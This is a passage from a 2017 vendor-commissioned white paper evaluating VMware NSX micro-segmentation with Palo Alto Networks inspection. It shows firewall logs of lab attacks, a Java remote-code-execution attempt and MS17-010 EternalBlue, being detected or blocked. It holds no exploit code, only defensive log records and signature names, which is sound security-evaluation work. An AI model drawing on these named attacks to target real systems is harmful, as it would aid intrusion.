Figure 69 shows the threat logs from Panorama that reveal the detected and blocked attack. For visibility purposes in this document, the screenshot of the log entry has been split. The log view shows the date and time of the attack, the detection type, the vulnerability that the attacker attempted to exploit, the security profile that was used to detect and block the attack, the source and destination of the attack, and the criticality of the event. The logs show that the source IP is that of the Kali Linux machine. While the attack began with the compromised insider connected to the URL of the attacker, the attacker was unable to drop the JAR on the target, which would allow the attacker to escape the sandbox to deliver the poisoned package.

		08/14 16:53:02	vulnerability	Oracle Java SE Remote Java Runtime Environment Remote Code Execution Vulnerability	39584	Palo Alto Networks profile	Palo Alto Networks profile	10.0.1.200		10.0.3.2	DB-Web
10.0.3.2	DB-Web	52922	web-browsing	alert		critical				007252000034145	PA-VM

Figure 69: Logged Event in Panorama

Palo Alto Networks allows the network or security engineer to drill down to view the details of the log entry. Included in the detailed view, Figure 70, is a summary of related network traffic that lead up to the detection and blocking of the attack.

PCAP	Receive Time	Type	Application	Action	Rule	Bytes	Severity	Category	Verdict	URL	File Name
	2017/08/14 18:00:46	end	web-browsing	allow	DB-Web	28449		any			
	2017/08/14 16:53:02	start	web-browsing	allow	DB-Web	624		any			
	2017/08/14 16:53:02	vulnerability	web-browsing	alert	DB-Web		critical	any			


Figure 70: Detailed Log View in Panorama for JavaARA Attack

Figure 71 shows the logged entries in Panorama for the EternalBlue attack. In this case, the attack is listed as informational and was logged for further review. This is primarily due to the configuration options that were selected during the setup of the security rules. Coalfire desired to capture the logged details of the carried-out attack and therefore did not specify an action beyond logging of the event.

		08/14 16:48:22	vulnerability	Microsoft RPC Endpoint Mapper	30845	Palo Alto Networks profile	Palo Alto Networks profile	10.0.1.200		10.0.3.101	Web_DB
		08/14 16:48:22	vulnerability	NetBIOS null session	31710	Palo Alto Networks profile	Palo Alto Networks profile	10.0.1.200		10.0.3.101	Web_DB
		10.0.3.101	Web_DB	135	msrpc	alert	informational				00725200034139 PA-VM
		10.0.3.101	Web_DB	445	ms-ds-smbv1	alert	informational				00725200034139 PA-VM

Figure 71: Logged Event in Panorama MS17-010 EternalBlue

The following figures provide detailed views of the log entries shown in Figure 71.



The screenshot displays the 'Detailed Log View' interface for a security event. It is divided into several sections: General, Source, Destination, Details, Email Headers, and a table at the bottom.

**General:**

- Session ID: 107
- Action: alert
- Application: msrpc
- Rule: Web\_DB
- Virtual System: vsys1
- Device SN: 007252000034139
- IP Protocol: tcp
- Log Action: Panorama\_Logging
- Generated Time: 2017/08/14 16:47:56
- Receive Time: 2017/08/14 16:48:22
- Tunnel Type: N/A

**Source:**

- Attacker Name: 10.0.1.200
- Country: 10.0.0.0-10.255.255.255
- Port: 35809
- Zone: Palo Alto Networks profile
- Interface: ethernet1/1.2

**Destination:**

- Victim Name: 10.0.3.101
- Country: 10.0.0.0-10.255.255.255
- Port: 135
- Zone: Palo Alto Networks profile
- Interface: ethernet1/2.2

**Details:**

- Threat Type: vulnerability
- Threat Name: Microsoft RPC Endpoint Mapper
- ID: 30845 (View in Threat Vault)
- Category: info-leak
- Content Version: AppThreat-17168-54018
- Severity: informational
- Repeat Count: 1
- File Name:
- URL:
- Pcap ID: 1203345538963996685
- Source UUID: 503cd495-bb73-7495-09a7-3386b3e4f5e8
- Destination UUID:

**Email Headers:**

- Sender Address:
- Subject:

**Flags:**

- Captive Portal: ☐
- Proxy Transaction: ☐
- Decrypted: ☐
- Packet Capture: ☒
- Client to Server: ☒
- Server to Client: ☐
- Tunnel Inspected: ☐

**Table:**

PCAP	Receive Time	Type	Application	Action	Rule	Bytes	Severity	Category	Verdict	URL	File Name
	2017/08/14 16:48:22	end	msrpc	allow	Web_DB	808		any			
	2017/08/14 16:48:22	start	msrpc	allow	Web_DB	352		any			
↓	2017/08/14 16:48:22	vulnerability	msrpc	alert	Web_DB		informational	any			

A 'Close' button is located at the bottom right of the window.

Figure 72: Detailed Log View for MS17-010 EternalBlue

Detailed Log View

General

Session ID 106  
Action alert  
Application ms-ds-smbv1  
Rule Web\_DB  
Virtual System vsys1  
Device SN 007252000034139  
IP Protocol tcp  
Log Action Panorama\_Logging  
Generated Time 2017/08/14 16:47:56  
Receive Time 2017/08/14 16:48:22  
Tunnel Type N/A

Source

Attacker Name  
Attacker 10.0.1.200  
Country 10.0.0.0-10.255.255.255  
Port 43545  
Zone Palo Alto Networks profile  
Interface ethernet1/1.2

Details

Threat Type vulnerability  
Threat Name NetBIOS null session  
ID 31710 (View in Threat Vault)  
Category info-leak  
Content Version AppThreat-17168-54018  
Severity informational  
Repeat Count 1  
File Name  
URL  
Pcap ID 1203345538963996684  
Source UUID 503cd495-bb73-7495-09a7-3386b3e4f5e8  
Destination UUID

Email Headers

Sender Address  
Subject

Destination

Victim Name  
Victim 10.0.3.101  
Country 10.0.0.0-10.255.255.255  
Port 445  
Zone Palo Alto Networks profile  
Interface ethernet1/2.2

Flags

Captive Portal ☐  
Proxy Transaction ☐  
Decrypted ☐  
Packet Capture ☒  
Client to Server ☒  
Server to Client ☐  
Tunnel Inspected ☐

PCAP	Receive Time	Type	Application	Action	Rule	Bytes	Severity	Category	Verdict	URL	File Name
	2017/08/14 16:49:42	end	ms-ds-smbv1	allow	Web_DB	48474		any			
	2017/08/14 16:48:22	start	ms-ds-smbv1	allow	Web_DB	528		any			
	2017/08/14 16:48:22	start	ms-ds-smb-base	allow	Web_DB	331		any			
	2017/08/14 16:48:22	vulnerability	ms-ds-smbv1	reset-both	Web_DB		critical	any			
	2017/08/14 16:48:22	vulnerability	ms-ds-smbv1	alert	Web_DB		informational	any			

Close

Figure 73: Detailed Log View in Panorama for MS17-010 EternalBlue

Coalfire determined that L4 – L7 inspection provided by Palo Alto Networks was useful for supporting verification of network traffic over NSX DFW approved network ports. Where authorized communication between network segments included service redirection to Palo Alto Networks SVMs, application traffic could be verified whereby malicious traffic could be detected and blocked. The ability to dynamically apply service redirection policy to security groups allows for uniformity in application of the redirection rules.

## CONCLUSION

Coalfire performed testing as outlined by the objective of this project, analyzed the results and determined that the capabilities of VMware NSX support principles that are consistent with DMZ implementations, allowing for maximum security and visibility to the network containing DMZ workloads. Moreover, the granularity and scalability of control provided by VMware NSX using micro-segmentation techniques provided the means to isolate any virtual machine on any host in the virtual data center. NSX Application Rule Manager and Endpoint Monitoring can provide visibility to the workload's participation on the virtual network, such that firewall rules could be generated to permit only the necessary communications between endpoints to sustain the application's function. Firewall rules can be dynamically applied to vNIC(s) by way of the NSX DFW to individual virtual machines that meet assigned criteria as determined by security group construction. The NSX DFW allows for security policies to remain connected to the virtual machine wherever it may reside in the NSX domain. The combination NSX DFW with advanced security services provided by service insertion partners increases the possibility of a Zero Trust network security implementation. These combined capabilities support the principles of VMware's DMZ Anywhere vision.

## ABOUT THE AUTHORS AND CONTRIBUTORS

**Jason Macallister** | Author | Senior Consultant, Cyber Engineering, Coalfire Systems  
Mr. Macallister consults on information security and regulatory compliance topics as they relate to advanced infrastructure and emerging products and solutions.

**Chris Krueger** | Contributor | Principal, Cyber Engineering, Coalfire Systems  
As Principal, Mr. Krueger contributes as an author and thought leader on information security and regulatory compliance topics for Coalfire's clientele in the "new and emerging" technical areas.

**Justin Angel** | Pen Test Consultant | Senior Consultant, Coalfire Labs, Coalfire Systems  
Mr. Angel provided essential consultation on Metasploit Framework vulnerability selections and consulted on the design and delivery of the exploited design patterns used in this publication.

**Wade Holmes** | Project Sponsor | Senior Manager, Technical Product Management, VMware  
Mr. Holmes leads the NSX Technical Product Management security team with responsibility for network and security thought leadership.

Published October 2017.

## ABOUT COALFIRE

Coalfire is the cybersecurity advisor that helps private and public sector organizations avert threats, close gaps, and effectively manage risk. By providing independent and tailored advice, assessments, technical testing, and cyber engineering services, we help clients develop scalable programs that improve their security posture, achieve their business objectives, and fuel their continued success. Coalfire has been a cybersecurity thought leader for more than 16 years and has offices throughout the United States and Europe. [Coalfire.com](http://Coalfire.com)

Copyright © 2014-2017 Coalfire Systems, Inc. All Rights Reserved. Coalfire is solely responsible for the contents of this document as of the date of publication. The contents of this document are subject to change at any time based on revisions to the applicable regulations and standards (HIPAA, PCI-DSS et.al). Consequently, any forward-looking statements are not predictions and are subject to change without notice. While Coalfire has endeavored to ensure that the information contained in this document has been obtained from reliable sources, there may be regulatory, compliance, or other reasons that prevent us from doing so. Consequently, Coalfire is not responsible for any errors or omissions, or for the results obtained from the use of this information. Coalfire reserves the right to revise any or all of this document to reflect an accurate representation of the content relative to the current technology landscape. In order to maintain contextual accuracy of this document, all references to this document must explicitly reference the entirety of the document inclusive of the title and publication date; neither party will publish a press release referring to the other party or excerpting highlights from the document without prior written approval of the other party. If you have questions with regard to any legal or compliance matters referenced herein you should consult legal counsel, your security advisor and/or your relevant standard authority.

WP\_VMware NSX DMZ Anywhere Cybersecurity Benchmark\_201710